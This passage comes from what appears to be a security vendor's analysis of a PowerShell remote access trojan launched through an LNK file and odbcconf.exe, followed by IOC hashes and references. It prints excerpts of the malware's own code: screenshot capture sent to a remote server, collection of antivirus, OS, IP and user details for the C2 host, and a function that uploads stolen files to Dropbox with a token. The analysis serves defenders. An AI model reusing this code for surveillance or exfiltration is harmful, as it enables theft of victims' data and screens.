    $bitmap.save($MemoryStream, [System.Drawing.Imaging.ImageFormat]::Png)
    $Bytes = $MemoryStream.ToArray()
    $MemoryStream.Flush()
    $MemoryStream.Dispose()
    $based = [convert]::ToBase64String($Bytes)
    $MemoryStream.Dispose()
    $bitmap.Dispose()
    $graphic.Dispose()
    return $based
}

function Get-MultiPic
{
    param(
```

Fig 4.9: Screen Capturing

The Get-MultiPic () function takes screenshots on a Windows machine. It converts each screenshot to base64 encoded and sends it to a remote server.

It keeps track of how many screenshots were taken and retries failed uploads. Failed captures are saved locally for later sending. This function essentially allows remote stealing of screen content.

System Info Collection and Command Loop

```powershell
if($FirsttimeFlag -eq $True)
{
    $erroraction = $ErrorActionPreference
    $ErrorActionPreference = 'SilentlyContinue'
    $wmiQuery = "SELECT * FROM AntiVirusProduct"
    $AntivirusProduct = gwmi -Namespace "root\SecurityCenter2" -Query $wmiQuery
    $av = $AntivirusProduct.displayName|Out-String

    $operatingsystem = (Get-WmiObject Win32_OperatingSystem).Name
    try
    {
        $ip =  (Invoke-WebRequest https://ifconfig.me/ip -UseBasicParsing).Content.Trim()
    }
    catch
```

Fig 4.10: Security Products Info

This part of the script controls the malware's main operation. On first execution, it collects system information like **AntiVirus software, Operating System, IP address, username, and install path, encrypts it, and sends it to the attacker**. On subsequent runs, it skips the initial data collection and instead checks for any pending commands to execute. Then, it enters an infinite loop where it periodically contacts the attacker's server to fetch new commands, processes them, and executes them.

```powershell
$installpath = [Environment]::GetCommandLineArgs()[0]
$regname = (gwmi win32_computersystem).Manufacturer
$basebotid = ToBase $env:computername
$encCN = ToEncrypt $EncryptKey $env:computername
$encUN = ToEncrypt $EncryptKey $env:username
$encOS = ToEncrypt $EncryptKey $operatingsystem
$encIP = ToEncrypt $EncryptKey $ip
$encinspath = ToEncrypt $EncryptKey $installpath
$encRN = ToEncrypt $EncryptKey $regname
$encAV = ToEncrypt $EncryptKey $av

$infopacket = "{`"BotId`":`"$basebotid`",`"CN`":`"$encCN`",`"UN`":`"$encUN`",`"OS`":`"$encOS`",`"IP`":`"$encIP`",`"InsPath`":`"$er

$keyId = (New-Guid).Guid.replace("-","")
$infoIp = $Global:HostAddress + "/$keyId/ds523f396d344bca98df92317a0fda48/p"
Send-ReqPacket -packet $infopacket -url $infoIp
$ErrorActionPreference = $erroraction
```

Fig 4.11: System Info Collection and Command Loop

Steals file via DropBox-Upload

```
function DropBox-Upload {
    param (
    [String]$Token,
    [string]$File
    )
    $outputFile = Split-Path $File -leaf
    $TargetFilePath="/$outputFile"
    $arg = '{ "path": "' + $TargetFilePath + '", "mode": "add", "autorename": true, "mute": false }'
    $authorization = "Bearer " + $Token
    $headers = New-Object "System.Collections.Generic.Dictionary[[String],[String]]"
    $headers.Add("Authorization", $authorization)
    $headers.Add("Dropbox-API-Arg", $arg)
    $headers.Add("Content-Type", 'application/octet-stream')
    $response = Invoke-RestMethod -Uri https://content.dropboxapi.com/2/files/upload -Method Post -InFile $File -Headers $headers
    return ($response | Out-String)
}
```

Fig 4.12: DropBox-upload API

The Dropbox-Upload function sends a file from the infected machine to a Dropbox account using a token. Dropbox is a cloud storage service that allows users to store. It sets the file name as the destination, prepares the necessary headers, and uploads the file via the **Dropbox API**. The response confirms the upload. This allows the attacker to steal and upload files to the cloud.

Overall, The Windows shortcut (LNK) executes a Moq.dll via odbcconf.exe which acts as a multi- functional **Remote Access Trojan (RAT).** It executes commands from the attacker's Command & Control (C2) server and collects information from the victim machine such as screenshots, system details, and security software presence. The stolen data is uploaded to a remote server.

As RAT acts as per the commands from the hacker that the commands could change with time, it is necessary that the users need to be aware and avail the benefits of installing a reputed security software like K7TotalSecurity and regularly update the product to stay safe and secure.

IOC's

Hash	Detection Name
7391C3D895246DBD5D26BF70F1D8CBAD	Trojan (0001140e1)
2956ec73ec77757271e612b81ca122c4	Trojan (0001140e1)
5a1d0e023f696d094d6f7b25f459391f	Trojan (0001140e1)
92fc7724688108d3ad841f3d2ce19dc7	Trojan (0001140e1)

References

https://learn.microsoft.com/en-us/sql/odbc/odbcconf-exe?view=sql-server-ver17

https://www.virustotal.com/gui/file/d81f26c37f29bf0d53032497ea917b56120b761fd1fcf643b2bd3e82fa1ae847

https://x.com/byrne_emmy12099/status/1958138007502131546

https://medium.com/@cyberjyot/t1218-008-dll-execution-using-odbcconf-exe-803fa9e08dac

https://research.openanalysis.net/asyncrat/amsi/anti-detection/2023/05/28/amsifun.html

https://learn.microsoft.com/en-us/windows/win32/devnotes/etweventwrite

https://learn.microsoft.com/en-us/dotnet/standard/cl